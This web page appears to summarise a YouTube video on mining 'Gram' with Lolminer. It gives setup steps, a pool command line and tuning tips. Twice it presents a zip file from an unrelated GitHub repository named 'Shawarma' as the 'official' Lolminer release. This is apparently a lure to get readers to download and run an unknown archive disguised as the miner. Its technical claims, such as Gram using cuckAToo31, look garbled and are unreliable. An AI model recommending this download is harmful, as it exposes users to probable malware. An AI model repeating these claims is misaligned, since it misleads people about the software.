Lolminer enables efficient Gram mining on HiveOS and Windows with easy setup and optimized AMD GPU support
· based on the channel FINCOR
Key takeaways
- Lolminer is optimized for AMD GPUs supporting Equihash variants and cuckAToo31 algorithm.
- Lolminer charges a 1% mining fee and works on Windows and Linux systems.
- Gram mining with Lolminer supports both HiveOS and Windows platforms.
- Recommended settings include clock speeds and fan control for optimal performance.
- Mining pools like ton.ninja provide reliable support for Gram mining.
Lolminer is a powerful cryptocurrency miner focused on AMD GPUs that supports various Equihash algorithms including the cuckAToo31 algorithm used for mining Gram (GRAM coin). It operates efficiently on both Windows and Linux-based systems such as HiveOS, making it a versatile choice for miners aiming to start mining Gram with optimized performance and minimal hassle. The miner charges a modest 1% fee, which is competitive given its optimizations and support.
Mining Gram with Lolminer requires connection to a compatible mining pool, with ton.ninja being a popular and reliable choice for this purpose. You can register and start mining directly at ton.ninja.
How Lolminer Supports Gram Mining
Lolminer’s architecture is built to maximize the performance of AMD GPUs on algorithms like cuckAToo31, which is essential for mining Gram. It leverages low-level GPU controls to optimize clock speeds, memory timings, and fan speed, which helps stabilize hashrates and reduce overheating.
Key features for Gram mining include:
- Support for cuckAToo31 algorithm used by Gram.
- Compatibility with Windows and Linux (HiveOS) environments.
- Adjustable core clock (cclk) and memory clock (mclk) for performance tuning.
- Fan speed control to maintain optimal GPU temperatures.
These features ensure that miners can extract maximum efficiency from their AMD GPUs, particularly models with 4GB VRAM or higher.

Video: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows
Setting Up Lolminer for Gram Mining on Windows and HiveOS
Setting up Lolminer to mine Gram is straightforward on both Windows and HiveOS. The following steps outline the process:
- Download the latest fully optimized version of Lolminer from the official release: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
- Extract the archive and configure the miner settings in a batch (.bat) file or through HiveOS miner configuration.
- Use the recommended parameters for Gram mining:
```bash
lolminer --pool lolminer.ton.ninja:9999 --wallet %WAL%.%WORKER_NAME% --ton-mode 6 --cclk 1550 --mclk 810 --coff 300 --fan 60
```
- `%WAL%` should be replaced with your wallet address.
- `%WORKER_NAME%` is the unique identifier for your mining rig.
- For HiveOS, enter the above parameters into the flight sheet miner configuration.
- Start the miner and monitor temperatures, hashrate, and fan speeds.
This setup has been reported as stable and easy to follow by many users, making it ideal for beginners and experienced miners alike.
Optimizing Performance and Stability
To ensure optimal mining efficiency, consider these tips:
- Adjust the core clock (cclk) and memory clock (mclk) values to suit your specific GPU model. The recommended starting points are 1550 MHz for core and 810 MHz for memory.
- Use the `--coff` option to control power consumption and prevent instability; a value of 300 is a common baseline.
- Set fan speed manually with the `--fan` parameter to 60% or adjust dynamically based on GPU temperature.
- Keep your drivers updated to the latest AMD releases to ensure compatibility.
- Monitor your mining rig regularly to catch any errors or drops in hashrate immediately.
Following these guidelines helps maintain a balance between performance, power consumption, and hardware longevity.
Common Questions and Troubleshooting
Users often ask about issues such as miner crashes, low hashrate, or setup confusion. Based on real user feedback, the main points to consider are:
- Ensure your GPU meets the minimum requirements (4GB VRAM recommended).
- Double-check wallet addresses and pool URLs to avoid connection errors.
- Beginners benefit from detailed walkthroughs that cover both Windows and HiveOS setups.
- Use official releases of Lolminer to avoid bugs and glitches.
If you encounter issues, restarting the miner or tweaking clock settings usually resolves most problems.
Useful Links
- Official Gram mining pool: https://ton.ninja/
- Lolminer latest release: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Итог
Lolminer is an efficient and user-friendly miner for Gram that supports AMD GPUs on both Windows and HiveOS platforms. Its low 1% fee and optimized settings make it a top choice for miners looking to start or improve Gram mining operations. Thanks to the detailed setup instructions and configuration tips, even beginners can get started quickly and confidently. For more comprehensive guides and updates, the FINCOR channel provides quality content and practical insights. To join the mining community and begin mining Gram today, visit the official pool at ton.ninja.
Questions & answers
What GPUs are compatible with Lolminer for Gram mining?
Lolminer is optimized primarily for AMD GPUs, especially models with at least 4GB of VRAM, as these support the cuckAToo31 algorithm used in Gram mining.
How do I configure Lolminer to mine Gram on HiveOS?
You need to set up a flight sheet in HiveOS using the Lolminer miner with parameters like the pool address lolminer.ton.ninja:9999, your wallet and worker name, and specific flags such as --ton-mode 6 along with recommended clock and fan settings.
Is there a mining fee when using Lolminer?
Yes, Lolminer charges a 1% mining fee, which is deducted from your mining rewards automatically.
Where can I find a reliable pool for Gram mining with Lolminer?
The recommended and widely used mining pool for Gram is ton.ninja, which supports Lolminer and provides stable connections for mining GRAM coins.
Source: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows · Markdown version